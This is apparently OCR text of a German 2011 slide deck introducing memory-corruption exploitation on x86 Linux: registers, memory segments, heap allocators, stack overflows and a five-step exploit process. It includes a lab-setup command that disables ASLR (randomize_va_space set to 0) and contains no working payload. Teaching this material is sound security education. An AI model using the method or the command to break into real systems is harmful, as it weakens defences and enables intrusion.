IndianZ

Exploiting

Hacking is the art of manipulating a process in such a way that it performs an action that is useful to you.

March 2011

Haftung + Verantwortung

- **Exploits nutzen Verwundbarkeiten von Systemen aus, dies kann gesetzlich als Straftat verfolgt werden**
- **Exploits verursachen unvorhersehbare Zustände in Systemen (produktiv?)**
- **Die in dieser Präsentation beschriebenen Techniken können auch für kriminelle Zwecke verwendet werden**
- **Verantwortungsvoller Umgang mit diesem Wissen wird vorausgesetzt**
- **IndianZ übernimmt KEINERLEI Haftung bei der legalen oder illegalen Anwendung dieses Wissens**

Anforderungen

- **Intel x86 CPU unter Linux (GNU libc)**

- **C Knowhow**
- **Assembler Knowhow**
- **Perl/Python Knowhow**
- **Operating System Knowhow (virtual memory, processes, setuid binary)**
- **Linux Tool Knowhow (gdb/cc/gcc, objdump)**
- **Viel Geduld, Zeit, Spieltrieb, ... ;-)**

Agenda

- Exploits und Exploiting
- Prozessor, Speicher und Programme
- Speichermanipulationsangriffe
  - Stack, Heap, Integer, Format Strings
- Shellcode
- Bug Hunting
  - Static (Source/Binary), Fuzzing, Dynamic
- Tools
- Round-Up Speichermanipulationen
- Verteidigung

Begrifflichkeit

- to exploit = ausbeuten
- exploit a vulnerability = Ausbeuten einer Verwundbarkeit
- Exploiting = Vorgang zur Entwicklung eines Exploits

- Ein Computer unterscheidet bei der Eingabe nicht zwischen Programminstruktionen und Daten
- Wenn ein Prozessor Programminstruktionen sieht, versucht er, diese auszuführen
- Exploits sind plattform-abhängig

Geschichte

- **Erste Exploits in den 1970ern**
- **Morris Worm am 02. November 1988**
  - **Sendmail, finger, rsh/rexec (+pw's)**
- **“Smashing The Stack For Fun And Profit”, Phrack 49-14 am 11. August 1996**
- **Formatstring Bugtraq im September 1999**
  - **Proftpd**

- **Generationen (+ Schwierigkeitsgrad)**
  - **1 Stack → 2 Off-by-One/Formatstrings → 3 BSS → 4 Heap**

Einführung Thema

- **Exploits und Exploiting sehr populär**
  - **Entwickler haben Kultstatus, Ruhm und Ehre**
- **Exploits werden gegen Geld gehandelt, teils existieren auch mafiöse Strukturen**
- **Informationskrieg, Wirtschaftsspionage (www.ege.fr)**
- **Zeitfenster Exploit -> Patch -> Patching**
- **Patching sehr schwierig, heterogene Netzwerke, historisch gewachsen, Testsysteme, Netzwerk-übergänge, dauerhaft provisorisch**
- **Beweislast, Datenschutz, Image**

Arten von Exploits

- **Public = öffentlich verfügbarer Exploit**
- **Private = unter der Hand verfügbarer Exploit**
- **0day (ZeroDay) = noch kein Patch verfügbar**
- **PoC = (Proof-of-concept), Exploiting ist möglich**
- **Local = Lokaler Exploit für Privilege Esclation**
- **Remote = Remote Exploit (übers Netzwerk)**
- **Shellcode = in den Speicher einzufügender Code**

Prozessor-Architekturen

• IA-32/x86	http://www.intel.com
• Sparc	http://www.sparc.com
• Power-PC	http://www.ibm.com
• MIPS	http://www.mips.com
• IA-64	http://www.intel.com (Itanium)
• PA-RISC	http://www.hp.com


Binary Formats

- **Windows** PE = Portable Executable
  - * .exe executable (Programm)
  - * .dll dynamic link library (Programmbibliothek)
  - * .sys system (Systemprogramm)
  - * .drv driver (Treiber)

- **Linux** ELF = Executable and Linking Format
  - * executable process creation
  - * relocatable object linking
  - * shared object static/dynamic linking


Intel Data Types

- **Fundamental Data Types (IA-32)**




Bit-/Byte-Ordering

- **Big Endian (64bit, SPARC)**



- **Little Endian (32bit)**




Bit-/Byte-Ordering


Betriebssystem	Architektur	Byte-Ordering
Linux	32/64bit	little/big endian
Solaris	32/64bit	little/big endian
FreeBSD	32/64bit	little/big endian
NetBSD	32/64bit	little/big endian
IRIX	64bit	big endian
Unixware	32bit	little endian

Bit-/Byte-Ordering

- **Little Endian (IA-32/x86)**
- **Ausgehend vom Least Significant Bit**



Runtime Memory Layout



Runtime Memory Organisation

- **Text Segment**
  - **Compiled executable code**
  - **No write (no variables, shared between simultan copies)**

- **Data and BSS Segments**
  - **Global variables for programm**
  - **Read/write and execute (Intel)**
  - **Data: int a = 0;**
  - **BSS: int a;**

Runtime Memory Organisation

- **Stack Segment**
  - **Dynamisch alloziert, Funktions-Variablen, bekannte Grössen, LIFO (last in first out)**
  - **Read/write and execute**
  - **Stack Frames**
    - **Funktions-Argumente, Stack Variablen (saved instruction and frame pointers), Platz für Manipulation von lokalen Variablen**
  - **Saved Instruction Pointer: CPU reads (epilogue(), Function exited, space on stack is freed), points CPU to next function**
  - **Saved Frame Pointer: epilogue(), defines beginning of parent function's stack frame, clean logical program flow**

Runtime Memory Organisation


- **Heap Segment**
  - **Sehr dynamisch, oft grösstes Segment des Speichers, FIFO (first in first out)**
  - **Speichert Daten, welche existieren müssen, nachdem eine Funktion zurückkehrt (und deren Variablen vom Stack gewiped wurden)**
  - **In der Sprache C: malloc() und free()**

Runtime Memory Organisation

- **<u>Heap Algorithmen</u>**

• GNU libc (Doug Lea)	Linux
• AT&T System V	Solaris, IRIX
• BSD (Poul-Henning Kamp)	BSDI, FreeBSD, OpenBSD
• BSD (Chris Kinsley)	4.4BSD, Ultrix, einige AIX
• Yorktown	AIX
• RtlHeap	Windows
• ?	Oracle

x86/IA-32 Basis Register



GPR General Purpose Register

- **Operanden für logische sowie arithmetische Operationen und Adressberechnungen, Zeiger**
- **EAX** Dient als Speicher für Operanten und Ergebnisdaten
- **EBX** Dient als Zeiger auf Daten
- **ECX** Dient als Zähler für String- und Schleifenoperationen
- **EDX** Dient als I/O-Zeiger
- **ESI** Dient als Zeiger auf Quelle von String-Operationen
- **EDI** Dient als Zeiger auf Ziel von String-Operationen
- **ESP** Dient als Stack Pointer
- **EBP** Dient als Frame Pointer


Weitere Register

- Segment Register CS, DS, SS, ES, FS, und GS dienen zur Aufnahme der 16bit Segment Selectors
- Segment Selector = spezieller Zeiger, der ein Segment im Speicher identifizieren kann
- EFLAGS-Register dient u.a. zur Aufnahme von Statusinformationen über ausgeführtes Programm, eingeschränkte Kontrolle Prozessor
- EIP beinhaltet 32-bit Zeiger auf Adresse der nächsten Instruktion
- EIP nur mit CALL, RET und JMP steuerbar

Segment Register

OS	CS	SS	DS	ES	FS	GS
FreeBSD	-	-	-	0x2f	0x2f	0x2f
Linux	0x23	0x2b	0x2b	0x2b	0x00	0x00
NetBSD	-	-	-	0x1f	-	-
OpenBSD	-	-	-	0x1f	0x1f	0x1f
Windows	-	-	-	0x2b	-	-

Runtime Memory + Register



Technik


- **No core dumps?**
  - **ulimit -c unlimited**
- **No objdump?**
  - **GNU binutils**
- **Stack-Random Gentoo?**
  - **echo 0 > /proc/sys/kernel/randomize_va_space**
- **GNU Debugger?**
  - **http://www.gnu.org/software/gdb/documentation/**

Classic Stack Overflows

- **Stack Smash**
  - **saved instruction pointer overwrite**


- **Stack Off-by-One**
  - **saved frame pointer overwrite**

Stack Layout



Exploit Process

- 1) Control EIP
- 2) Determine offset(s)
- 3) Determine attack vector
- 4) Build the exploit sandwich
- 5) Test the exploit

